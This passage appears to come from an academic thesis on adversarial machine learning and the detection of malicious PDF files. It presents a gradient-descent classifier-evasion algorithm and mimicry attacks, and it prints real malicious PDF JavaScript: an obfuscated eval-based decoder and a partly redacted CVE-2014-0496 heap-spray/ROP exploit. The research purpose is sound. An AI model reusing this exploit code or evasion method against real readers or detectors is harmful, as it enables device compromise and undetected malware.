


FIGURE 2.2: Different scenarios for gradient-descent-based evasion procedures. In each, the function $g(\mathbf{x})$ of the learned classifier is plotted with a color map with high values (red-orange-yellow) for the malicious class, and low values (green-cyan-blue) for the legitimate class. The decision boundary is shown in black. For every malicious sample, it is shown the gradient descent path against a classifier with a closed boundary around the malicious class (**top-left**) and against a classifier with a closed boundary around the benign class (**top-right**). Finally, the modified objective function of Eq. (2.2) is plotted, and the resulting descent paths against a classifier with a closed boundary around the benign class (**bottom**).

an evasion example in these regions, the attacker cannot be confident that this sample will actually evade the corresponding classifier. Therefore, to increase the probability of successful evasion, the attacker should favor attack points from densely populated regions of legitimate points, where the estimate $\hat{g}(\mathbf{x})$ is more reliable (closer to the real $g(\mathbf{x})$), and tends to become negative in value.

To overcome this shortcoming, an additional component is employed into the function to minimize, which estimates $p(\mathbf{x}|y^c = -1)$ using a density estimator. This term is weighted by a parameter $\lambda \geq 0$. The optimization problem changes in this way:

$$\arg\min_{x} \quad F(\mathbf{x}) = \hat{g}(\mathbf{x}) - \frac{\lambda}{n} \sum_{i|y_i^c=-1} k\left(\tfrac{\mathbf{x}-\mathbf{x}_i}{h}\right) \tag{2.2}$$

$$\text{s.t.} \quad d(\mathbf{x}, \mathbf{x}^0) \leq d_{\max} \tag{2.3}$$

where h is a bandwidth parameter for a kernel density estimator (KDE), and n is the number of benign samples ($y^c = -1$) available to the adversary. The extra component favors attack points that imitate features of known legitimate samples. In doing so, it reshapes the function to minimize and thereby biases the resulting gradient descent

Algorithm 1 Gradient-descent evasion attack

Input: $\mathbf{x}^0$, the initial attack point; t, the step size; λ, the trade-off parameter; $\epsilon > 0$ a small constant.
Output: $\mathbf{x}^*$, the final attack point.

```
1: $m \leftarrow 0$.
2: repeat
3:     $m \leftarrow m + 1$
4:     Set $\nabla F(\mathbf{x}^{m-1})$ to a unit vector aligned with $\nabla g(\mathbf{x}^{m-1}) - \lambda \nabla p(\mathbf{x}^{m-1} | y^c = -1)$.
5:     $\mathbf{x}^m \leftarrow \mathbf{x}^{m-1} - t \nabla F(\mathbf{x}^{m-1})$
6:     if $d(\mathbf{x}^m, \mathbf{x}^0) > d_{\max}$ then
7:         Project $\mathbf{x}^m$ onto the boundary of the feasible region.
8:     end if
9: until $F(\mathbf{x}^m) - F(\mathbf{x}^{m-1}) < \epsilon$
10: return: $\mathbf{x}^* = \mathbf{x}^m$
```

towards regions where the negative class is concentrated (see the bottom plot in Fig. 2.2). This produces a similar effect to that shown by *mimicry* attacks in network intrusion detection [28].[3] For this reason, although this setting is rather different, in the following I refer to this extra term as the *mimicry* component.

When mimicry is used ($\lambda > 0$), the gradient descent clearly follows a suboptimal path compared to the case when only $g(\mathbf{x})$ is minimized ($\lambda = 0$). Therefore, more modifications may be required to reach the same value of $g(\mathbf{x})$ attained when $\lambda = 0$. However, when $\lambda = 0$, the proposed descent approach may terminate at a local minimum where $g(\mathbf{x}) > 0$, without successfully evading detection. This behavior can thus be qualitatively regarded as a trade-off between the probability of evading the targeted classifier and the number of times that the adversary must modify her samples.

2.1.4.2 Gradient descent attacks

Algorithm 1 solves the optimization problem in Eq. 2.2 via gradient descent. We assume $g(\mathbf{x})$ to be differentiable almost everywhere (subgradients may be used at discontinuities). However, note that if g is non-differentiable or insufficiently smooth, one may still use the mimicry / KDE term of Eq. (2.2) as a search heuristic. This investigation is left to future work.

Linear classifiers. Linear discriminant functions are $g(\mathbf{x}) = \langle \mathbf{w}, \mathbf{x} \rangle + b$ where $\mathbf{w} \in \mathbb{R}^d$ is the feature weights and $b \in \mathbb{R}$ is the bias. Its gradient is $\nabla g(\mathbf{x}) = \mathbf{w}$.

Support vector machines. This classifier attempts to find the optimal hyperplane that separates samples belonging to two classes (ideally, malicious and benign). Such

[3]Mimicry attacks [28] consist of camouflaging malicious network packets to evade anomaly-based intrusion detection systems by mimicking the characteristics of the legitimate traffic distribution.

operation can be performed also for non-linear spaces by employing *kernels*, which are mathemtical devices that map a multi-dimensional input space into a linearly separable feature space. The general form of the SVM for a training set $T = \{(\mathbf{x}_i, y_i)\}; i = 1, 2, ...k; \mathbf{x} \in \mathbb{R}; y \in \{+1, -1\}$, can be defined as:

$$g(\mathbf{x}) = \sum_i \alpha_i y_i k(\mathbf{x}, \mathbf{x}_i) + b \qquad (2.4)$$

where α_i is a constant extracted by solving an optimization problem [], b is a bias $k(\mathbf{x}, \mathbf{x}_i)$ is the kernel function. In this work, I will focus on two kernels:

- **Linear Kernel**: $k(\mathbf{x}, \mathbf{x}_i) = \mathbf{x}^T \mathbf{x}_i + \phi$
- **RBF Kernel**: $k(\mathbf{x}, \mathbf{x}_i) = \exp\{-\gamma \|\mathbf{x} - \mathbf{x}_i\|^2\}$

For SVMs, the gradient is $\nabla g(\mathbf{x}) = \sum_i \alpha_i y_i \nabla k(\mathbf{x}, \mathbf{x}_i)$. In this case, the feasibility of our approach depends on whether the kernel gradient $\nabla k(\mathbf{x}, \mathbf{x}_i)$ is computable as it is for many numeric kernels. For instance, the gradient of the RBF kernel, $k(\mathbf{x}, \mathbf{x}_i) = \exp\{-\gamma \|\mathbf{x} - \mathbf{x}_i\|^2\}$, is $\nabla k(\mathbf{x}, \mathbf{x}_i) = -2\gamma \exp\{-\gamma \|\mathbf{x} - \mathbf{x}_i\|^2\}(\mathbf{x} - \mathbf{x}_i)$, and for the polynomial kernel, $k(\mathbf{x}, \mathbf{x}_i) = (\langle \mathbf{x}, \mathbf{x}_i \rangle + c)^p$, it is $\nabla k(\mathbf{x}, \mathbf{x}_i) = p(\langle \mathbf{x}, \mathbf{x}_i \rangle + c)^{p-1} \mathbf{x}_i$.

Multi Layer Perceptrons: also known as *neural networks*, this classifier is a combination of single perceptrons, which are mathematical functions given by the following: $g(\mathbf{x}) = \delta(\mathbf{w}^T \mathbf{x} + b)$ where $\mathbf{x}$ is the input vector, $\mathbf{w}$ represents the weights, b is the bias, and δ is the *activation function* given (typically) by $\delta = \frac{1}{1+e^{-x}}$. In a multi-layer percepetron, single perceptrons are grouped in layers. In this case, the decision function can be represented as:

$$g(\mathbf{x}) = (1 + e^{-h(\mathbf{x})})^{-1} \qquad (2.5)$$

where $h(\mathbf{x}) = \sum_{k=1}^m w_k \delta_k(\mathbf{x}) + b, \delta_k(\mathbf{x}) = (1 + e^{-h_k(\mathbf{x})})^{-1}, h_k(\mathbf{x}) = \sum_{j=1}^d v_{kj} x_j + b_k$. For neural networks, the i^{th} component of $\nabla g(\mathbf{x})$ is thus given by:

$$\frac{\partial g}{\partial x_i} = \frac{\partial g}{\partial h} \sum_{k=1}^m \frac{\partial h}{\partial \delta_k} \frac{\partial \delta_k}{\partial h_k} \frac{\partial h_k}{\partial x_i} = g(\mathbf{x})(1 - g(\mathbf{x})) \sum_{k=1}^m w_k \delta_k(\mathbf{x})(1 - \delta_k(\mathbf{x})) v_{ki} \ .$$

2.2 Conclusions

In this chapter, I provided the necessary background and related work to Adversarial Machine Learning. In particular, I showed a possible attacker model and an attack methodology that can be employed against differentiable classifiers. The elements described in this Chapter will be useful throughout the whole thesis. The following Chapters will exclusively focus on the novel contributions provided by this work.

Chapter 3

Towards Secure Detection of Malicious PDF Files

This chapter focuses on analyzing the security of machine learning systems that attempt to detect malicious PDF files. In particular, in this Chapter I will provide the following contributions:

1. I show how it is possible to counteract state-of-the-art mimicry attacks by contributing to the development of `LuxOR`, a powerful detector of malicious Javascript inside PDF files. This is a contribution published in [36].

2. I show how current state-of-the-art structural detectors (*i. e.*, the ones that analyze the PDF file structure) can be evaded. To this end, I present *Reverse Mimicry*, an empirical strategy that allows to effectively evade structural detectors. This is a contribution published in [37].

3. To counteract the reverse mimicry attacks described in the previous point, it is crucial to choose information that is difficult for an attacker to manipulate. To this end, I develop `Slayer NEO`, a structure- and content-based detector to the detection of malicious PDF files. The information used by this detector is chosen so that it makes the whole classification process more robust against reverse mimicry attacks. This detector focuses on analyzing both the structure and content-related information of the PDF file. Results show that it is possible to mitigate reverse mimicry attacks by choosing information that limits the degrees of freedom the attacker has to perform its actions. This is a contribution published in [38, 39].

4. I show how optimal attacks (see Chapter 2 for a detailed explanation of the attack) can be employed against PDF detectors. To this end, I have contributed to the

development of `AdversariaLIB`, a library to perform automatic attacks against machine learning systems. This contribution has been published in [22, 40].

This is a result of a joint work with Igino Corona, Battista Biggio, Davide Ariu, Blaine Nelson, Nedim Srndic, Pavel Laskov, Benjamin I.P.Rubinstein, Giorgio Giacinto and Fabio Roli.

3.1 Background on PDF

Malicious PDF files still constitute a major threat to computer systems. As shown in Table 1.1, Adobe Reader has been consistently targeted by critical vulnerabilities, and new attacks have also been released in 2015 (see, for example, `CVE-2015-7650` or `CVE-2015-7650`). This is because the integration of the PDF file format with third-party technologies (e.g., Javascript or Flash) is often vulnerable to a number of attacks. Antivirus products also exhibit problems at providing protection against novel or even known attacks, due to the various code obfuscation techniques employed by most of the attacks [41].

Javascript is often adopted by attackers to exploit PDF vulnerabilities. Though originally developed as a browser scripting language, Javascript is nowadays employed in a variety of application domains. From a functional perspective, Javascript facilitates the development of user-friendly interfaces with advanced functionalities. From a security perspective, Javascript is a powerful language that is widely adopted by cyber-criminals to develop malicious exploits.

Some vulnerabilities also employed different attack vectors, such as Actionscript. For example, CVE 2010-3654 exploits a vulnerability in Adobe Flash Player by means of a “Just in Time Spraying” approach [42]. Some attacks also use advanced encryption methods for hiding malicious code or malicious embedded files [43].

Most of commercial anti-malware tools resort to signature-based approaches that are based on heuristics or string matching. However, they are often not able of detecting novel attacks, as they are inherently weak against polymorphism [44]. For this reason, a number of machine learning systems have been developed that attempt to perform a more comprehensive detection. After describing the PDF file format, I will provide a description of the approaches that have been proposed in literature.

3.1.1 PDF Structure

A PDF file is a hierarchy of objects logically connected to each other. For the sake of the following discussion, I will model the PDF file structure as composed by four basic parts [45]: Objects, File Structure, Document Structure, and Content Streams.

Objects Objects are divided into *indirect objects*, i.e., objects referenced by a number (and that are used by the reader to build its *logical* structure), and *direct objects*, i.e., objects that are not referenced by a number. Basically, PDF objects can be of eight types:

- **Boolean**. An object whose value can be `True` or `False`.
- **Numeric**. An object represented by a real or integer number.
- **String**. A sequence of literal characters enclosed by parenthesis `( )` or hexadecimal data enclosed by angle brackets `< >`.
- **Name**. A literal sequence of characters starting with `/`.
- **Array**. A sequence of objects, between square brackets `[ ]`.
- **Dictionary**. A sequence of pairs made up of a keyword (name object) and a value (it could be boolean, numeric, another keyword, or an array). They are enclosed between $<<$ and $>>$.
- **Stream**. A special dictionary object between the keywords `stream` and `endstream`. It is used to store stream data such as images, text, script code, and it can be compressed using special filters.
- **Null**. An empty object represented by the keyword `null`.

File Structure The File Structure determines how objects are accessed and updated inside the PDF file. Each PDF file is composed by four parts:

- **Header**. A line which gives information on the PDF version used by the file.
- **Body**. It is the main portion of the file, and contains all the PDF objects.
- **Cross-reference Table** (also known as `Xref table`. It indicates the position of every *indirect* object in memory.
- **Trailer**. It gives relevant information about the root object and number of revisions made to the document.

Document Structure The Document Structure specifies how objects are used to represent several parts of the PDF document, such as pages, font, animations and so on. It describes the hierarchy of the objects in the *body* of the PDF file. The main object in the hierarchy is the `catalog` object, represented by a dictionary. Most of the indirect objects in a PDF file are dictionaries. Each page of the document is a `page` object, which contains also the references to the other objects that are part of that page. The position of the catalog dictionary is marked by the `/Root` name object located in the *trailer*.

Content Streams Content Streams are *stream objects* containing a sequence of instructions which describe the appearance of the page and the graphical entity. Although they are defined as objects, they are conceptually different from the objects representing the document structure. The instructions can also refer to other *indirect* objects which contain information about the *resources* adopted by the stream.

The logical structure can be really complex, since there are a number of degrees of freedom in establishing references between objects. Moreover, with the exception of *linearized* files, the order of objects inside the file is fully arbitrary. Listing 3.1 shows an example of the PDF structure.

Example 3.1: An example of a malicious PDF file. Line 1 is the header; Lines 5-10 are an example of body; Lines 14-19 represent an example of xref table; Lines 21-23 represent the trailer. Note that only a portion of the PDF file has been reported for space reasons.

```
 1 %PDF-1.3
 2
 3 ...
 4
 5 3 0 obj << /Type /Pages /MediaBox [0 0 612 792] /Count 1 /Kids[2 0 R] >>
 6 endobj
 7
 8 13 0 obj
 9 << /Type /Catalog /Pages 3 0 R >>
10 endobj
11
12 ...
13
14 xref
15 0 12
16 ...
17 0000141116 00000 n
18 0000141168 00000 n
19 ...
20
21 trailer
22 << /Size 19 /Root 13 0 R /Info 1 0 R /ID [<5b29b4f2383461270572fa1071758f30> <5
       b29b4f2383461270572fa1071758f30> ] >>
23
24 ...
```

Usually, it is not possible to modify objects within the file, once they got their memory reference inside the cross-reference table. In order to do so, a new version of an object must be created and added after the trailer, together with a new trailer and a new cross-reference table. That is, original objects are preserved inside the file. This procedure is also called *version update*.

3.1.2 Background on Javascript in PDF

Usually, Javascript is used in a PDF file by using keywords such as `/Javascript` and `/JS`. Usually, such objects contain references to indirect stream objects that store the code. In most cases, the code is not even compressed and performs some clear operation. However, PDF malware are quite different with respect to the Javascript code they carry. In particular the following actions are usually performed:

- **Decoding**. A decoding routine extracts the exploit code, which is often encoded (obfuscated) through *ad-hoc* algorithms and stored within Adobe-specific objects. In this case, the exploit code may not be observable (and thus detected) through static analysis, e.g., signature matching, or even through runtime analysis that does not emulate the Adobe DOM (Document Object Model).
- **Fingerprinting**. The exploit code may adapt its behavior according to (a fingerprint of) the runtime environment. This may be useful to:
    1. Focus only on vulnerabilities that are likely to affect the current PDF reader instance.
    2. Evade detection by dynamic analysis, e.g., terminating its execution if the presence of an analysis environment is detected.
- **Execution**. If fingerprint prerequisites are met, the exploit is actually executed. Exploit code may rely on one or multiple vulnerabilities and exploitation techniques to successfully jeopardize a PDF reader and take control of the whole Operating System.

In order to understand how these phases are implemented in the wild, please refer to Examples 3.2 and 3.3. Example 3.2 shows a typical decoding routine that loads, decodes and executes a malicious exploit put within a PDF Annotation object[1]. In Example 3.2, the encoded exploit is loaded through the method `app.doc.getAnnots()`. Then, the exploit is decoded through `String` methods `split()` and `fromCharCode()` and saved within the variable `buf`. Finally, the exploit is launched through the instruction `app ['eval']`

[1]Annotation objects are normally used to store *comments* within a PDF document [46].

`(buf)`[2], since, if the PDF reader has at least two plugins (`if app.plugIns.length >= 2`), the variable `fnc` is equal to `'eval'` at the end of the computation.

Example 3.2: A malicious decoding routine.

```
var pr = null;
var fnc = 'ev';
var sum = '';
app.doc.syncAnnotScan();
if (app.plugIns.length != 0) {
        var num = 1;
        pr = app.doc.getAnnots({nPage: 0});
        sum = pr[num].subject;
}
var buf = "";
if (app.plugIns.length > 3) {
        fnc += 'a';
        var arr = sum.split(/-/);
        for (var i = 1; i < arr.length; i++) {
                buf += String.fromCharCode("0x"+arr[i]);
        }
        fnc += 'l';
}
if (app.plugIns.length >= 2) { app[fnc](buf); }
```

Decoding routines, such as the above mentioned one, are designed by cyber-criminals to make code behavior hard to analyze without emulating Adobe API functionalities. In this case, the full exploit can be successfully extracted only if a dynamic, Adobe API-aware analysis takes place.

Example 3.3 shows a possible output of the last instruction in Example 3.2, i.e., `app ['eval'] (buf)`. It is an excerpt of (deobfuscated) malicious code exploiting `CVE-2014 -0496`[3] through *heap-spray* and *return oriented programming* (ROP) techniques. Environmental fingerprinting is done by looking for the version of the PDF reader (through `app. viewerVersion`). Depending on the resulting fingerprint, a different exploit variant is employed (through the `rop` variable). Then, the exploit is actually launched (`if (vulnerable) {...}`).

Example 3.3: CVE-2014-0496 Javascript exploit.

```
function heapSpray(str, str_addr, r_addr) {
  var aaa = unescape("%u0c0c");
  aaa += aaa;
  while ((aaa.length + 24 + 4) < (0x8000 + 0x8000)) aaa += aaa;
  var i1 = r_addr - 0x24;
  var bbb = aaa.substring(0, i1 / 2);
  var sa = str_addr;
  while (sa.length < (0x0c0c - r_addr)) sa += sa;
  bbb += sa;
  bbb += aaa;
  var i11 = 0x0c0c - 0x24;
  bbb = bbb.substring(0, i11 / 2);
  bbb += str;
```

[2]This instruction, according to the Adobe standard corresponds to the ECMAScript [47] function `eval(buf)` [48].

[3]Use-after-free vulnerability in Adobe Reader and Acrobat 10.x before 10.1.9 and 11.x before 11.0.06 on Windows and Mac OS X.

```
  bbb += aaa;
  var i2 = 0x4000 + 0xc000;
  var ccc = bbb.substring(0, i2 / 2);
  while (ccc.length < (0x40000 + 0x40000)) ccc += ccc;
  var i3 = (0x1020 - 0x08) / 2;
  var ddd = ccc.substring(0, 0x80000 - i3);
  var eee = new Array();
  for (i = 0; i < 0x1e0 + 0x10; i++) eee[i] = ddd + "s";
  return;
}
var shellcode = unescape("%uc7db% [omitted] %u4139");
var executable = "";
var rop9 = unescape("%u313d [omitted] %u4a81");
var rop10 = unescape("%u6015 [omitted] %u4a81");
var rop11 = unescape("%u822c [omitted] %u4a81");
var r11 = false;
var vulnerable = true;
var obj_size;
var rop;
var ret_addr;
var rop_addr;
var r_addr;

if (app.viewerVersion >= 9 && app.viewerVersion < 10 && app.viewerVersion <= 9.504) {
  obj_size = 0x330 + 0x1c;
  rop = rop9;
  ret_addr = unescape("%ua83e%u4a82");
  rop_addr = unescape("%u08e8%u0c0c");
  r_addr = 0x08e8;
} else if (app.viewerVersion >= 10 && app.viewerVersion < 11 && app.viewerVersion <= 10.106) {
  obj_size = 0x360 + 0x1c;
  rop = rop10;
  rop_addr = unescape("%u08e4%u0c0c");
  r_addr = 0x08e4;
  ret_addr = unescape("%ua8df%u4a82");
} else if (app.viewerVersion >= 11 && app.viewerVersion <= 11.002) {
  r11 = true;
  obj_size = 0x370;
  rop = rop11;
  rop_addr = unescape("%u08a8%u0c0c");
  r_addr = 0x08a8;
  ret_addr = unescape("%u8003%u4a84");
} else { vulnerable = false; }

if (vulnerable) {
  var payload = rop + shellcode;
  heapSpray(payload, ret_addr, r_addr);

  var part1 = "";
  if (!r11) { for (i = 0; i < 0x1c / 2; i++) part1 += unescape("%u4141");}
  part1 += rop_addr;
  var part2 = "";
  var part2_len = obj_size - part1.length * 2;
  for (i = 0; i < part2_len / 2 - 1; i++) part2 += unescape("%u4141");
  var arr = new Array();

  removeButtonFunc = function () {
    app.removeToolButton({
        cName: "evil"
    });

    for (i = 0; i < 10; i++) arr[i] = part1.concat(part2);
  }

  addButtonFunc = function () {
    app.addToolButton({
      cName: "xxx",
      cExec: "1",
      cEnable: "removeButtonFunc();"
    });
  }
  app.addToolButton({
    cName: "evil",
    cExec: "1",
    cEnable: "addButtonFunc();"
  });
}
```

Examples 3.2 and 3.3 clearly show that the concurrent presence of different API references makes the analysis of PDF-embedded Javascript malware an intrinsically difficult task. However, such aspect can be turned to our advantage if we observe that code behavior is somewhat *linked* to its set of API references. Hence, they may be useful to highlight Javascript malware across all phases (a,b,c) toward its malicious goals. Additionally, some references may appear extensively within Javascript code. For instance, a runtime analysis of the exploit in Example 3.3 allows one to see that functions such as `unescape` or `String.concat` and attributes such as `String.lenght` may be employed up to thousand times (see the various `for` cycles).

On the other hand, such API references may be needed by malware developers to implement the various exploit phases described earlier. Finally, it is worth noting that some API references may be also useful to perform a more thorough analysis of malware behavior. For instance, to perform an accurate behavioral analysis of Example 3.3, a *high-interaction* honey-client module may focus on the instantiation of specific Adobe Reader versions, by looking for references to the `app.viewerVersion` attribute. I will elaborate more on this in the rest of the Chapter.

3.1.3 Related Work

First approaches to malicious PDF detection resorted to static analysis on the raw (byte-level) document, by employing *n-gram* analysis [49, 50] and *decision trees* [51]. However, these approaches were not focused on detecting PDF files, as they were developed to detect as many malware as possible, such as DOC and EXE based ones. Moreover, they are vulnerable to modern obfuscation techniques, such as AES encryption [43], and they can be also evaded by polymorphic malware that employ techniques like Return Oriented Programming, Heap Spraying or JIT Spraying [42, 52, 53].

Being Javascript the most popular attack vector contained in PDF files, subsequent works focused on its analysis. Such analysis can be either *static* or *dynamic* [54]. Kapravelos et al. [55] propose a purely static approach to the detection of browser-based Javascript exploits. Prophiler [56] statically analyzes Javascript, HTML and the associated URL to detect malicious web pages. Other approaches propose a purely dynamic analysis. ICESHIELD [57] implements both a wrapping and an overwriting mechanism to achieve runtime monitoring of function calls. NOZZLE [53] is a runtime heap-spraying detector. Hybrid solutions have been proposed as well. In ZOZZLE [58], a dynamic module collects the Javascript code that is generated at runtime. Then, the extracted code is classified according to a static analysis (i.e., it is not executed). Similarly, JStill [59] leverages on a runtime component to deobfuscate Javascript code. Cujo [60] implements a static detection mechanism based on *q-grams*, which is complemented by a dynamic analysis component for the detection of heap-spraying attacks. EARLYBIRD [61] integrates the detection algorithm of Cujo enabling early detection of malicious Javascript. Some systems [53, 56, 58, 60, 62] consider the presence of obfuscation as a key characteristic of malicious code. Thus, Javascript code is classified employing a number of features that might indicate the presence of obfuscation. On the other hand, systems such as [59, 63, 64] simply try to deobfuscate Javascript code and classify its "plaintext" version.

Wepawet[4], a popular framework for the analysis of web-based threats, relies on JSand to analyze Javascript code within PDF files. Jsand [62] adopts HtmlUnit[5], a Java-based browser simulator, and Mozilla's Rhino[6] to extract dynamic behavioral features from the execution of Javascript code. The system is trained on samples containing benign code and resorts to *anomaly detection* to detect malicious files, by leveraging on the strong differences between legitimate and dangerous ones.

A similar approach is adopted by MalOffice [65]. Mal Office uses pdftk[7] to extract Javascript code, and CWSandbox [66] to analyze the code behavior: Classification is carried out by a set of rules (CWSandbox has also been used to classify general malware behavior [67]). MDScan [68] follows a different approach as malicious behavior is detected through Nemu, a tool able to intercept memory-injected shellcode. A different approach, with some similarities to the previous ones, has been developed in ShellOS [69].

Dynamic detection by executing Javascript code in a virtual environment is often time consuming and computationally expensive, and it is vulnerable to evasion when an attacker is able to exploit code parsing differences between the attacked system and the original reader [68]. To reduce computational costs, PJScan [70] proposed a fully static lexical analysis of Javascript code by training a statistical classifier on malicious files.

[4]http://wepawet.iseclab.org/index.php
[5]http://htmlunit.sourceforge.net
[6]http://www.mozilla.org/rhino
[7]http://www.pdflabs.com/tools/pdftk-the-pdf-toolkit

In 2012 and 2013, malicious PDF detectors that extract information on the *structure* of the PDF file, without analyzing Javascript code, were developed. I usually refer to them as *structural systems* [32, 33, 71]. `PDFRate`[8] is the most popular, *publicly available* approach. It is based on 202 features extracted from both document metadata and structure and it resorts to random forests to perform classification. Such approach allows to detect even non-Javascript vulnerabilities such as Actionscript based ones. Moreover, it provided significantly higher performances when compared to previous approaches. However, this work will show that such systems are easily attackable by exploiting, for example, parsing vulnerabilities (and more can be found in [34, 37]).

As structural systems might be unreliable under targeted attacks, research focused on improving malicious Javascript code detection. New approaches resorted to code instrumentation [72] and *sandboxing* [73]. Recently, a complete state of the art survey of malicious PDF files detectors has been proposed [74].

3.2 Techniques for Detecting Malicious PDF files

As mentioned in Chapter 1, in the past years there has been an increased interest in developing machine learning approaches for malicious PDF files detection. To do so, the proposed approaches either resort to static or dynamic analysis of the malware.

3.2.1 Dynamic Analysis

Dynamic analysis requires the execution of the PDF file in a virtual environment (typically, a sandbox). `Wepawet` [62, 75] is the most popular example. It extracts Javascript code from PDF files, executes it in a sandbox, and extracts specific features from the run-time execution. This tool is also able to analyze Javascript code extracted from other sources, such as malicious web pages. Dynamic analysis is very powerful, but is generally resource- and time-consuming. For this reason, the majority of the approaches focus on static analysis.

3.2.2 Static Analysis

In order to improve accuracy and time response, recent tools focus on the *static analysis* of PDF files. These tools can be subdivided into two categories:

[8] http://pdfrate.com/

1. **Malicious Javascript detectors**. These tools look for specific PDF objects that contain Javascript code and analyze their content. The features adopted by these tools are related to characteristics of Javascript code. For example, the frequency of specific tokens, or the presence of specific functions, such as `unescape`. This methodology is applied by e.g., `PjScan` [70]. First, it extracts *lexical* features from Javascript code, e.g., the frequency of specific tokens such as `+`, `(`, *etc.*. Then, it looks for suspicious functions such as `unescape`, `eval`. Using these features, a one-class `SVM` classifier is trained.

2. **Malicious structure detectors**. These tools analyze the internal structure of a PDF file without analyzing executable code within the file. For instance, features can be related to raw object keywords within the PDF (see Section 3.1 for more information) or to lowercase and uppercase characters. These tools assume structural differences between malicious and benign files, caused by the presence of malicious content. There are three prominent systems that implement this methodology:

   - **Malware Slayer** [32]. This tool selects, thanks to a clustering process, the most frequent `name objects` in malicious and benign files. It then adopts their frequencies as features to train a `random forest` classifier. This tool relies on the assumption that the frequency of the `name objects` is somewhat related to the maliciousness of the file. A similar approach has been proposed in 2013 by considering, as features, the presence of specific *sequences* of `name objects` obtained by parsing the *logical* tree of the file.
   - **PDFRate** [33, 76]. This tool performs a structural analysis of a `PDF` file, by employing features such as the number of `stream` markers, the number of dot characters, and so on. Besides doing a distinction between malicious and benign files, this tool further distinguishes malicious samples between *targeted* (whose payload directly implements the attack that is executed on the victim system), and *opportunistic* (whose payload downloads other malicious content from the Internet). An improved version of `PDFRate` that features a more advanced detection mechanism has been proposed in [77].
   - **Hidost** [71] is a similar approach to `Malware Slayer`, but instead of using single keywords, it extracts sequences of keywords by following the PDF tree starting from its root object. This approach demonstrated a even preciser dection rate when compared with its counterparts.

Let us assume, for the sake of simplicity, that patterns representing PDF files are represented as points in a 2D plane, and that malicious PDF (represented as red dots) are separated from benign PDF files (blue dots) by a line. Performing a mimicry attack



Establish (or guess) the most discriminant features used by the classifier
Start
End
No
Is the sample labeled Malicious?
Yes
Change the most discriminant features of the file to match the ones of a generic benign distribution
Test the classifier with a malicious sample
Increase the number of discriminant features
End
No
Yes
Is the sample labeled Malicious?
Test the classifier with the new sample

FIGURE 3.1: A conceptual structure of the mimicry attack

translates into moving red dots in the direction of the arrows, so that malicious samples are represented in a way similar to the benign ones. The length and direction of the arrow depends on the effort needed to transform a malicious PDF into a benign one from the point of view of the learning algorithm.

3.3 Mimicry Attack

3.3.1 Overview

Smutz and Šrndić [33, 71] theoretically investigated the possibility of a mimicry attack. In the analysis performed by Smutz et al., an attacker *exactly* knows what are the most N (where N is a number much lower than the total number of structural features) *discriminant* features used by the classifier. They extract an average *estimate* of the features values used in a *benign* file set. Finally, they modify the specific features of a malicious sample to match those determined before. In the approach adopted by Šrndić, the malicious sample is modified to match the most "benign" sample in the attacker dataset (i.e. the sample with the lowest *classification score*). The feature values can only be *incremented* and the choice of the feature to be changed depends on the *type* of classifier adopted (assuming that the attacker *perfectly* knows its model). Figures 3.1 and 3.2 show a graphical structure of the mimicry attack. An evolution of the mimicry attack is the optimal attack that leverage on a gradient descent algorithm. I will elaborate on this more.

